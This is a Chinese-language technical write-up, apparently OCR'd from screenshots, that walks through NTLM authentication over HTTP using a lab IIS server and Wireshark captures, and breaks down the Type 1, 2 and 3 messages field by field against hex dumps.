
NTLM 协议探索

简介

NTLM 和 NTLMv2
简介 早期SMB协议在网络上传输明文口令。后来出现 LAN Manager Challenge/Response 验证机制，简称 LM，它是如此简单以至很容易就被破解。微软提出了 WindowsNT 挑战/响应验证机制，称之为 NTLM。
现在已经有了更新的 NTLMv2 以及 Kerberos 验证体系。NTLM 是 windows 早期安全协议，因向后兼容性而保留下来。NTLM 是 NT LAN Manager 的缩写，即 NT LAN 管理器。
NTLM 认证协议可以使用在各种协议中，比如 HTTP、SMB 等等，下面以 HTTP 来说明其具体认证流程。


基于 Windows Authentication 的 HTTP 请求

基于 Windows Authentication 的 HTTP 请求一共会分为 6 个步骤：




```
1: C  --> S   GET ...
2: C <--  S   401 Unauthorized
              WWW-Authenticate: NTLM
3: C  --> S   GET ...
              Authorization: NTLM <base64-encoded type-1-message>
4: C <--  S   401 Unauthorized
              WWW-Authenticate: NTLM <base64-encoded type-2-message>
5: C  --> S   GET ...
              Authorization: NTLM <base64-encoded type-3-message>
6: C <--  S   200 Ok
```

这六个请求中分为三个请求和三个响应，其中包含了 NTLM 认证机制中最关键的 Type 1 message、Type 2 message、Type 3 message，下面先进行实验（简单介绍下，之前也有很多人做过了）
实验环境：
服务端：win2008　　192.168.144.141
客户端：win7　　　192.168.144.148
1、在服务端 IIS 管理器路径 WIN-IQ7J2FD4QJ0\网站\Default Web Site\身份认证里将 IIS 设置为 Windows 身份认证


Internet 信息服务 (IIS)管理器
WIN-IQ7J2FD4QJO ▸ 网站 ▸ Default Web Site ▸
文件(F) 视图(V) 帮助(H)
连接
起始页
WIN-IQ7J2FD4QJO (OMOA1\administrator)
应用程序池
网站
Default Web Site
身份验证
分组依据: 不进行分组

名称	状态	响应类型
Windows 身份验证	已启用	HTTP 401 质询
基本身份验证	已禁用	HTTP 401 质询
匿名身份验证	已禁用	
摘要式身份验证	已禁用	HTTP 401 质询

2、客户端访问服务端的 80 端口




正在连接到 192.168.144.141。

域: OMOA1

□ 记住我的凭据

3、输入服务端账号密码，wireshark 抓包，点击确定


IIS_WINATH.pcap
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)
表达式…

http

```
No.  Time       Source           Destination      Protocol  Length Info
  17 11.127368  192.168.144.148  192.168.144.141  HTTP       491 GET / HTTP/1.1
  18 11.129119  192.168.144.141  192.168.144.148  HTTP      1428 HTTP/1.1 401 Unauthorized  (text/html)
  34 26.344731  192.168.144.148  192.168.144.141  HTTP       574 GET / HTTP/1.1 , NTLMSSP_NEGOTIATE
  35 26.345852  192.168.144.141  192.168.144.148  HTTP       930 HTTP/1.1 401 Unauthorized , NTLMSSP_CHALLENGE (text/html)
  36 26.347529  192.168.144.148  192.168.144.141  HTTP      1270 GET / HTTP/1.1 , NTLMSSP_AUTH, User: 0M0A1\administrator
  37 26.350253  192.168.144.141  192.168.144.148  HTTP       989 HTTP/1.1 200 OK  (text/html)
```

这个认证流程请求和响应共 6 个，其中第 345 个分别实现了 type 1 message-type 3 message 的交互流程。下面结合刚刚抓的这 6 个包解析一下 type 1 message-type 3 message。

认证机制

NTLM 身份认证是 challenge-response 方式，由 Type 1 (negotiation), Type 2 (challenge) and Type 3 (authentication)三部分来三个步骤进行验证。


1、客户端向服务器发送 Type 1 message。这主要包含客户端支持和服务器请求的功能列表。

2、服务器响应 Type 2 message。其中包含服务器支持和同意的功能列表。但最重要的是，它包含服务器生成的 challenge。

3、客户端使用 Type 3 message 回复 challenge。其中包含有关客户端的若干信息，包括客户端用户的域和用户名。它还包含对 Type 2 message 的一个或多个响应。

Type 1 message


一个完整的 Type 1 message 共 40 个字节，表现在 HTTP 方式的请求里是在第三个包里，这个包是从 client 到 server 的请求包。



The Type 1 Message

Let's jump in and take a look at the Type 1 message:

	Description	Content
0	NTLMSSP Signature	Null-terminated ASCII "NTLMSSP" (0x4e544c4d53535000)
8	NTLM Message Type	long (0x01000000)
12	Flags	long
(16)	Supplied Domain *(Optional)*	security buffer
(24)	Supplied Workstation *(Optional)*	security buffer
(32)	OS Version Structure *(Optional)*	8 bytes
(32) (40)	*start of data block (if required)*	



```
No.  Time       Source           Destination      Protocol Length Info
  17 11.127368  192.168.144.148  192.168.144.141  HTTP       491 GET / HTTP/1.1
  18 11.129119  192.168.144.141  192.168.144.148  HTTP      1428 HTTP/1.1 401 Unauthorized  (text/html)
  34 26.344731  192.168.144.148  192.168.144.141  HTTP       574 GET / HTTP/1.1 , NTLMSSP_NEGOTIATE
  35 26.345852  192.168.144.141  192.168.144.148  HTTP       930 HTTP/1.1 401 Unauthorized , NTLMSSP_CHALLENGE (text/html)
  36 26.347529  192.168.144.148  192.168.144.141  HTTP      1270 GET / HTTP/1.1 , NTLMSSP_AUTH, User: 0M0A1\administrator
  37 26.350253  192.168.144.141  192.168.144.148  HTTP       989 HTTP/1.1 200 OK  (text/html)

    NTLM Secure Service Provider
      NTLMSSP identifier: NTLMSSP
      NTLM Message Type: NTLMSSP_NEGOTIATE (0x00000001)
      Negotiate Flags: 0xe2088297, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version, Negotiate Extended Security,
      Calling workstation domain: NULL
      Calling workstation name: NULL
      Version 6.1 (Build 7601); NTLM Current Revision 15
        Major Version: 6
        Minor Version: 1
        Build Number: 7601
        NTLM Current Revision: 15
  \r\n
  [Full request URI: http://192.168.144.141/]

0000  4e 54 4c 4d 53 53 50 00  01 00 00 00 97 82 08 e2   NTLMSSP. ........
0010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0020  06 01 b1 1d 00 00 00 0f                            ........
```

可以看到对应的包里的第三个请求，NTLM SSP 也是 40 字节

结合上面两个图可知从上到下依次为：

NTLMSSP Signature 8 字节，值为 4e 54 4c 4d 53 53 50 00

NTLM Message Type 4 字节，值为 01 00 00 00

Flags 4 字节，在 pcap 里对应的是 Negotiate Flags，值为 97 82 07 e2

Supplied Domain 8 字节，对应的是 Calling workstation domain，值为 00 00 00 00 00 00 00 00


Supplied workstation 8 字节，对应的是 Calling workstation workstation，值为 00 00 00 00 00 00 00 00

OS Version Structure 8 字节，对应的是 Version 6.1，值为 06 01 b1 1d 00 00 0f

这个请求从客户端发送到服务端，以启动 NTLM 身份认证


Type 1 message 只有 NTLMSSP Signature、NTLM Message Type、和 Flags 是必须有的，其他的都是可选的（前 16 字节）

Type 2 Message



The Type 2 Message

	Description	Content
0	NTLMSSP Signature	Null-terminated ASCII "NTLMSSP" (0x4e544c4d53535000)
8	NTLM Message Type	long (0x02000000)
12	Target Name	security buffer
20	Flags	long
24	Challenge	8 bytes
(32)	Context *(optional)*	8 bytes (two consecutive longs)
(40)	Target Information *(optional)*	security buffer
(48)	OS Version Structure *(Optional)*	8 bytes
32 *(48) (56)*	*start of data block*	




```
No.     Time          Source            Destination       Protocol  Length  Info
     17 11.127368     192.168.144.148   192.168.144.141   HTTP        491 GET / HTTP/1.1
     18 11.129119     192.168.144.141   192.168.144.148   HTTP       1428 HTTP/1.1 401 Unauthorized  (text/html)
     34 26.344731     192.168.144.148   192.168.144.141   HTTP        574 GET / HTTP/1.1 , NTLMSSP_NEGOTIATE
     35 26.345852     192.168.144.141   192.168.144.148   HTTP        930 HTTP/1.1 401 Unauthorized , NTLMSSP_CHALLENGE (text/html)
     36 26.347529     192.168.144.148   192.168.144.141   HTTP       1270 GET / HTTP/1.1 , NTLMSSP_AUTH, User: 0M0A1\administrator
     37 26.350253     192.168.144.141   192.168.144.148   HTTP        989 HTTP/1.1 200 OK  (text/html)

  ◢ NTLM Secure Service Provider
      NTLMSSP identifier: NTLMSSP
      NTLM Message Type: NTLMSSP_CHALLENGE (0x00000002)
    ▷ Target Name: 0M0A1
    ▷ Negotiate Flags: 0xe2898215, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version, Negotiate Target Info, Negotiate Extended Securit
      NTLM Server Challenge: a9f9db87bb4de853
      Reserved: 0000000000000000
    ▷ Target Info
    ▷ Version 6.1 (Build 7601); NTLM Current Revision 15
  Date: Mon, 10 Sep 2018 12:51:19 GMT\r\n

0000  4e 54 4c 4d 53 53 50 00  02 00 00 00 0a 00 0a 00   NTLMSSP. ........
0010  38 00 00 00 15 82 89 e2  a9 f9 db 87 bb 4d e8 53   8....... .....M.S
0020  00 00 00 00 00 00 00 00  c0 00 c0 00 42 00 00 00   ........ ....B...
0030  06 01 b1 1d 00 00 00 0f  30 00 4d 00 30 00 41 00   ........ 0.M.0.A.
0040  31 00 02 00 0a 00 30 00  4d 00 30 00 41 00 31 00   1.....0. M.0.A.1.
0050  01 00 1e 00 57 00 49 00  4e 00 2d 00 49 00 51 00   ....W.I. N.-.I.Q.
0060  37 00 4a 00 32 00 46 00  44 00 34 00 51 00 4a 00   7.J.2.F. D.4.Q.J.
0070  30 00 04 00 1c 00 30 00  6d 00 30 00 61 00 31 00   0.....0. m.0.a.1.
0080  2e 00 74 00 65 00 73 00  74 00 2e 00 63 00 6f 00   ..t.e.s. t...c.o.
0090  6d 00 03 00 3c 00 57 00  49 00 4e 00 2d 00 49 00   m...<.W. I.N.-.I.
00a0  51 00 37 00 4a 00 32 00  46 00 44 00 34 00 51 00   Q.7.J.2. F.D.4.Q.
00b0  4a 00 30 00 2e 00 30 00  6d 00 30 00 61 00 31 00   J.0...0. m.0.a.1.
00c0  2e 00 74 00 65 00 73 00  74 00 2e 00 63 00 6f 00   ..t.e.s. t...c.o.
00d0  6d 00 05 00 1c 00 30 00  6d 00 30 00 61 00 31 00   m.....0. m.0.a.1.
00e0  2e 00 74 00 65 00 73 00  74 00 2e 00 63 00 6f 00   ..t.e.s. t...c.o.
00f0  6d 00 07 00 08 00 8c ee  1c f8 04 49 d4 01 00 00   m....... ...I....
0100  00 00                                              ..
```

Type 2 message 是在第 4 个包，结合上面两个图可以知道 type 2 message 里的信息为：

NTLMSSP Signature 8 字节，值为 4e 54 4c 4d 53 53 50 00


NTLM Message Type 4 字节，值为 02 00 00 00
Target name 在这个位置其实是显示的是 Length,Maxlen,Offset 三个值，分别为 0a 00、0a 00、 38 00 00 00，真正的值在 Target info 里
Flags 4 字节，值为 15 82 89 e2，在包里就是 Negotiate Flags
Challenge 8 字节，值为 a9 f9 db 87 bb 4d e8 53
Context 8 字节，00 00 00 00 00 00 00 00
Target information 一大串，包含了 NetBios domain name、computer name、DNS 信息时间戳等，这些内容都是服务端将自身信息返回给客户端
这一步最重要的内容是 Challenge

Type 3 Message



The Type 3 Message

	Description	Content
0	NTLMSSP Signature	Null-terminated ASCII "NTLMSSP" (0x4e544c4d53535000)
8	NTLM Message Type	long (0x03000000)
12	LM/LMv2 Response	security buffer
20	NTLM/NTLMv2 Response	security buffer
28	Target Name	security buffer
36	User Name	security buffer
44	Workstation Name	security buffer
(52)	Session Key *(optional)*	security buffer
(60)	Flags *(optional)*	long
(64)	OS Version Structure *(Optional)*	8 bytes
52 *(64) (72)*	*start of data block*	



```
No.   Time          Source            Destination       Protocol  Length  Info
   17 11.127368     192.168.144.148   192.168.144.141   HTTP       491 GET / HTTP/1.1
   18 11.129119     192.168.144.141   192.168.144.148   HTTP      1428 HTTP/1.1 401 Unauthorized  (text/html)
   34 26.344731     192.168.144.148   192.168.144.141   HTTP       574 GET / HTTP/1.1 , NTLMSSP_NEGOTIATE
   35 26.345852     192.168.144.141   192.168.144.148   HTTP       930 HTTP/1.1 401 Unauthorized , NTLMSSP_CHALLENGE (text/html)
   36 26.347529     192.168.144.148   192.168.144.141   HTTP      1270 GET / HTTP/1.1 , NTLMSSP_AUTH, User: 0M0A1\administrator
```

```
◢ NTLM Secure Service Provider
    NTLMSSP identifier: NTLMSSP
    NTLM Message Type: NTLMSSP_AUTH (0x00000003)
  ▷ Lan Manager Response: 000000000000000000000000000000000000000000000000
    LMv2 Client Challenge: 0000000000000000
  ▷ NTLM Response: 67d7af69cdf2317c2fe201e61f736a7b0101000000000000...
  ▷ Domain name: 0M0A1
  ▷ User name: administrator
  ▷ Host name: WIN-U4OLFDK6RSU
  ▷ Session Key: f9f87185bd50b5a580d636c0714b2268
  ▷ Negotiate Flags: 0xe2888215, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version, Negotiate Target Info, Negotiate Extended Security,
  ▷ Version 6.1 (Build 7601); NTLM Current Revision 15
    MIC: 7e931a6be86fa6225ba25d6aa76e11e5
```

```
0000  4e 54 4c 4d 53 53 50 00  03 00 00 00 18 00 18 00   NTLMSSP. ........
0010  9a 00 00 00 70 01 70 01  b2 00 00 00 0a 00 0a 00   ....p.p. ........
0020  58 00 00 00 1a 00 1a 00  62 00 00 00 1e 00 1e 00   X....... b.......
0030  7c 00 00 00 10 00 10 00  22 02 00 00 15 82 88 e2   |....... ".......
0040  06 01 b1 1d 00 00 00 0f  7e 93 1a 6b e8 6f a6 22   ........ ~..k.o."
0050  5b a2 5d 6a a7 6e 11 e5  30 00 4d 00 30 00 41 00   [.]j.n.. 0.M.0.A.
0060  31 00 61 00 64 00 6d 00  69 00 6e 00 69 00 73 00   1.a.d.m. i.n.i.s.
0070  74 00 72 00 61 00 74 00  6f 00 72 00 57 00 49 00   t.r.a.t. o.r.W.I.
0080  4e 00 2d 00 55 00 34 00  4f 00 4c 00 46 00 44 00   N.-.U.4. O.L.F.D.
0090  4b 00 36 00 52 00 53 00  55 00 00 00 00 00 00 00   K.6.R.S. U.......
00a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00b0  00 00 67 d7 af 69 cd f2  31 7c 2f e2 01 e6 1f 73   ..g..i.. 1|/....s
00c0  6a 7b 01 01 00 00 00 00  00 00 8c ee 1c f8 04 49   j{...... .......I
00d0  d4 01 3d 81 16 a7 e5 79  ac 7e 00 00 00 00 02 00   ..=....y .~......
00e0  0a 00 30 00 4d 00 30 00  41 00 31 00 01 00 1e 00   ..0.M.0. A.1.....
